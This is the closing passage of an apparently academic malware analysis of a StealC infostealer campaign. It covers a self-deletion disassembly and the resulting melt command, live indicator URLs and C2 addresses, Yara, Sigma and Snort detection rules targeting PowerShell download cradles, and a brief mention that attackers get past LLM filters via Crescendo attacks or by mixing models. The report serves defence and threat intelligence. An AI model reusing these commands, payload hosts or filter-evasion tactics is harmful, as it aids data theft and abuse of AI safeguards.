


Figure 3.12: Embedded PE Chromium key decryption loop using COM



Figure 3.13: Wait crypto wallets to close before copy and exfiltration

```

0014003C37D xor     ecx, ecx           ; HModule
0014003C37F call    cs:GetModuleFileNameA
0014003C385 xorps   xmm0, xmm0
0014003C388 lea     rcx, aTimeoutT5Delf ; "/c timeout /t 5 & del /f /q \"
0014003C38F xor     edi, edi
0014003C391 movups  [rsp+4D0h+var_4A0], xmm0
0014003C396 mov     [rsp+4D0h+var_490], rdi
0014003C398 mov     [rsp+4D0h+var_488], rdi
0014003C3A0 call    strlen
0014003C3A5 mov     r8, rax
0014003C3A8 lea     rdx, aTimeoutT5Delf ; "/c timeout /t 5 & del /f /q \"
0014003C3AF lea     rcx, [rsp+4D0h+var_4A0]
0014003C3B4 call    probablyMemoCopyRoutine2
0014003C3B9 lea     r8, [rbp+3D0h+Filename]
0014003C3B0 lea     rdx, [rsp+4D0h+var_4A0]
0014003C3C2 lea     rcx, [rbp+3D0h+var_410]
0014003C3C6 call    stringConcatenationsubroutine
0014003C3CB mov     rbx, rax
0014003C3CE lea     rax, [rsp+4D0h+var_4A0]
0014003C3D3 cmp     rax, rbx
0014003C3D6 jz      short loc_14003C402

0014003C402:
0014003C402 loc_14003C402:
0014003C402 lea     rcx, [rbp+3D0h+var_410]
0014003C406 call    compilerNoise3
0014003C40B cmp     [rsp+4D0h+var_488], 0Fh
0014003C411 lea     rax, aOpen ; "open"
0014003C418 mov     [rsp+4D0h+var_470], rax
0014003C41D lea     rcx, [rsp+4D0h+var_480]
0014003C422 lea     rax, aCWindowsSystem ; "C:\\Windows\\system32\\cmd.exe"
0014003C429 mov     [rsp+4D0h+var_480], 70h ; 'p'
0014003C432 mov     [rsp+4D0h+var_468], rax
0014003C437 lea     rax, [rsp+4D0h+var_4A0]
0014003C43C cmova   rax, quad ptr [rsp+4D0h+var_4A0]
0014003C442 mov     [rsp+4D0h+var_460], rax
0014003C447 mov     [rsp+4D0h+var_478], rdi
0014003C44C mov     [rsp+4D0h+var_458], rdi
0014003C451 mov     [rbp+3D0h+var_450], edi
0014003C454 mov     [rbp+3D0h+var_448], rdi
0014003C458 call    cs:ShellExecuteA

```

Figure 3.14: Self deletion with a timeout to first close the process and close the shell

3.2.2.7 Self deletion

After the malware has completed its job and received the appropriate command from the C2, it has the ability to **clear all the tracks** by self-deleting the current directory using `GetModuleFileNameA` and launching the deletion command in `cmd.exe`, adding a timer to allow the malware process to close in time (fig. 3.14)

Chapter 4

Epilogue

4.1 Results

Resuming this malware campaign, everything started from a Click Fix vector, that downloads a Powershell loader, that uses many evasion techniques like dynamic APIs resolution, which downloads and injects inside the same Powershell process a payload packed with Donut framework, which in turn escalate privileges using `SEDebugPrivilege`, downloads the final StealC payload and inject it under `svchost.exe`.

This version of StealC uses a combination of RC4 encryption plus Base64 encoding for both strings and communications with C2 using different keys, and has the capability to not attack CIS countries, to steal different kinds of victim's data, to execute arbitrary payloads (cmd, msi or powershell script) and to erase everything once the malware is not required anymore.

4.1.1 Missings

Comparing the results of this analysis with those of LevelBlue [3], there have been some missed functions of the malware, due to inexperience, heavy obfuscation used by this version of StealC (also due to the Microsoft Visual C++ compiler optimizations that makes a lot of 'noise' in the disassembled code), lack of time, and the inability to run the malware to perform dynamic analysis neither using tools like Any.Run.

Crypto wallets For crypto wallets stealing, LevelBlue found that not only it steals browser extensions crypto wallets, but also Desktop applications wallet like Electrum, Bitcoin Core, etc. but neither during the analysis or searching references after knowing this functionality, it has not been identified any sign about this.

Email credentials It has not been found any references regarding email credential extraction (eg. a query to `HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem` key), except for only the command `steal_outlook` that should start it, maybe because it is a separated module to download or too much obfuscated.

File grabber Initially it has not been recognized the file grabber module that allows exfiltrate files using filters passed as request parameters from the C2. However only the set of parameters was identified, parsed from the C2 request, like the max size, the file

type, etc. In this case searching this specific module with this prior knowledge allowed identifying the search loop with the assistance of Gemini.

Communication protocol structure Also if the analysis detected that the malware uses obfuscated JSON payloads to communicate, the inability to run the malware and lack of a network traffic trace to analyze, it has not permitted the reconstruction of the exact communications schemas, only by static analysis. It uses a combination of hashes of system informations as hwid when 'registering' the victim machine to the C2, which later gives an access token that will be used for all the successively communications, and that when sending files to the C2 the max size is capped at 256 Kb to hide the traffic, leveraging a chunked upload mechanism.

4.2 LLM overview

As shown in this analysis the help of LLM tools can improve significantly the efficiency and accuracy, for example allows to detect mathematical structure of encryption algorithms or behaviours based on specific vulnerabilities, like in the case of the Chromium based browser credentials extraction.

But the context window becomes really critical when handling noisy deassembled code like in this case. For example the first time that has been detected that the final payload was StealC, in the successive messages it starts hallucinating the analysis using portions of code never sent or with wrong addresses, a sign that it was analyzing code scraped on the web and not the actual code, in that case it was mandatory to start a new chat with an improved prompts that resume the state of the analysis, apply the same guards used before and introduce a rule to only analyze the code sent and not external informations. Aside from that, it must be taken in consideration that the input were not appropriate for an efficient analysis, because to keep the VM completely isolated from the host machine all the mechanisms like copy paste from HOST to GUEST were disabled, hence for save time the snippet of code provided to Gemini were screenshots that certainly consume more tokens and 'distract' it, also if it has not been encountered cases of hallucinations despite that.

So, if considering all the 'debuffs' imposed to Gemini, it drastically helped during the analysis, this suggests that, for example, an agentic model specialized in reverse engineering analysis could obtain incredible results, letting an analyst focus on main behaviours of the malware, also if using it in this way could not replace the experience of a senior malware analyst.

From the other side, LLMs are also a powerful tool in the hands of attackers, because with just some tweaks like using less caught models or evading their filters for example using a Crescendo attack or mixing the models like done to create the missing Powershell loader script, they could be easily transformed into weapons.

4.3 Cyber Threat Intelligence

4.3.1 IOCS

- PowerShell loader - 178.16.53.70

- Stage 2 payload delivery - 94.154.35.115
- StealC C2 server - 91.92.240.190
- Donut payload download URL - `http://94.154.35.115/user_profiles_photos/cptch.bin`
- StealC download URL - `http://94.154.35.115/user_profiles_photo/cptchbuild.bin`
- Powershell URL - `http://91.92.240.219/`
- C2 communications URL - `http://91.92.240.190/fbfde0da45a9450b.php` that could be generalized in `http://91.92.240.190/[a-zA-Z0-9+\=/].php`
- User Agent to download StealC - Loader
- `cptch.bin` SHA256 - 5ad34f3a900ec243355dea4ac0cd668ef69f95abc4a18f5fc67af2599d1893bd
- `cptchbuild.bin` SHA256 - dc38f3f3c8d495da8c3b0aca8997498e9e4d19738e1e2a425af635d37d0e06b8
- Melt command - `cmd.exe /c timeout /t 5 & del /f /q "[Path]"`
- Early Bird APC Injection - new Chromium browser process started suspended, followed by a `QueueUserAPC`

4.3.2 MITRE ATT&CK mapping

Also in this situation, the LLM could be helpful, for example in this case the mapping was initially done by hand, to later let Gemini review both the map comparing to a draft of this analysis and it was found out that the WMI technique (T1047) was not marked due to an oversight (mapping [9]).

4.4 Malware Detection

To detect this malware campaign, many rules could be created by analyzing network traces, file strings and logs.

4.4.1 Yara

The main file to analyze for the Yara rules is surely `cptchbuild.bin`, because `cptch.bin` is packed in Donut Framework. In fig. 4.1 it is an example generated with the help of YarGen [21] and Yara Toolkit [23], taking in consideration only the non encrypted strings and following the very specific, specific and common strings pattern.




Figure 4.1: Yara rule to detect final StealC payload

4.4.2 Sigma

Also from logs many rules could be created, but in this case the inability to execute the StealC payload does not allowed a precise logs collection with Sysmon [24]. Hence, it has been created an example to detect the Click Fix campaign to download the Powershell Loader, spawning a new WMIC process, fig 4.2.

4.4.3 Snort

Finally, also different network rules could be created, in this case it has been realized a Snort [6] rule example for the download of the final Payload, using the Loader agent, in fig. 4.3.

```
title: WMIC spawning PowerShell (ClickFix)
status: experimental
description: Detects wmic spawning an IEX/IWR PowerShell download cradle
author: Marcello Esposito
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    Image|endswith: '\\wmic.exe'
    CommandLine|contains|all:
      - 'process call create'
      - 'powershell -c'
      - 'iex'
      - 'iwr'
  condition: selection
fields:
  - CommandLine
  - ParentCommandLine
level: high
```

Figure 4.2: Sigma rule to detect WMIC download

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS ( \
  msg: "StealC final payload download"; \
  content: "User-Agent: Loader|0d 0a|"; \
  uricontent: "/user_profiles_photo/"; \
  uricontent: ".bin"; \
  pcre: "/GET \user_profiles_photo\[a-zA-Z0-9_\]+\..bin HTTP/"; \
  sid: 192613; \
  rev: 1;
)
```

Figure 4.3: Snort rule to detect shellcode request to download StealC

4.5 Repository

All the malware campaign components, IDA databases and source materials are available on GitHub [8], in the project folder.

Bibliography

- [1] Abuse.ch. Malware bazaar. <https://bazaar.abuse.ch/>.
- [2] CERT AGID. Cert agid report. <https://cert-agid.gov.it/news/nuova-campagna-mintsloader-diffonde-il-malware-stealc-attraverso-caselle-pec-compromesse/>.
- [3] Level Blue. Level blue report. <https://www.levelblue.com/blogs/spiderlabs-blog/how-clickfix-opens-the-door-to-stealthy-stealc-information-stealer>.
- [4] BorderGate. Offensive powershell examples. <https://www.bordergate.co.uk/offensive-powershell/>.
- [5] Censys. Censys. <https://platform.censys.io/>.
- [6] Cisco. Snort. <https://www.snort.org/>.
- [7] Community. x64dbg. <https://x64dbg.com/>.
- [8] Marcello Esposito. Github project repository. <https://github.com/Moriarty2002/software-security>.
- [9] Marcello Esposito. Mitre att&ck mapping. https://github.com/Moriarty2002/software-security/tree/main/project/mitre_mapping.
- [10] Wireshark Foundation. Wireshark. <https://www.wireshark.org/>.
- [11] Hex-Rays. Ida free. <https://hex-rays.com/ida-free>.
- [12] horsicq. Detect it easy (die). <https://github.com/horsicq/detect-it-easy>.
- [13] Wen Jia Liu. System informer. <https://systeminformer.sourceforge.io/>.
- [14] lowprio20. Olly dump ex plugin. <https://low-priority.appspot.com/ollydumpex/>.
- [15] Malpedia. Stealc malpedia page. <https://malpedia.caad.fkie.fraunhofer.de/details/win.stealc>.
- [16] Mandiant. Capa. <https://github.com/mandiant/capa>.
- [17] Mandiant. Floss. <https://github.com/mandiant/flare-floss>.
- [18] hfref0x Matthijs Lavrijsen, Graham Sutherland. Al-khaser. <https://github.com/ayoubfaouzi/al-khaser/tree/master>.

- [19] Microsoft. Process monitor (procmon). <https://learn.microsoft.com/en-us/sysinternals/downloads/procmon>.
- [20] Mozilla. Nsslibrary. <https://github.com/mozilla/nss>.
- [21] Neo23x0. Yargen. <https://github.com/Neo23x0/yarGen>.
- [22] OpenAnalysis. Blob runner. <https://github.com/oalabs/blobrunner>.
- [23] Thomas Roccia. Yara toolkit. <https://yaratoolkit.securitybreak.io/>.
- [24] SysInternal Suite. Sysmon. <https://learn.microsoft.com/it-it/sysinternals/downloads/sysmon>.
- [25] Odzhan TheWover. Donut framework. <https://github.com/thewover/donut>.
- [26] Matthias Eckert Thomas Hungenberg. Inetsim. <https://www.inetsim.org/>.
- [27] Volexity. Donut decryptor. <https://github.com/volexity/donut-decryptor>.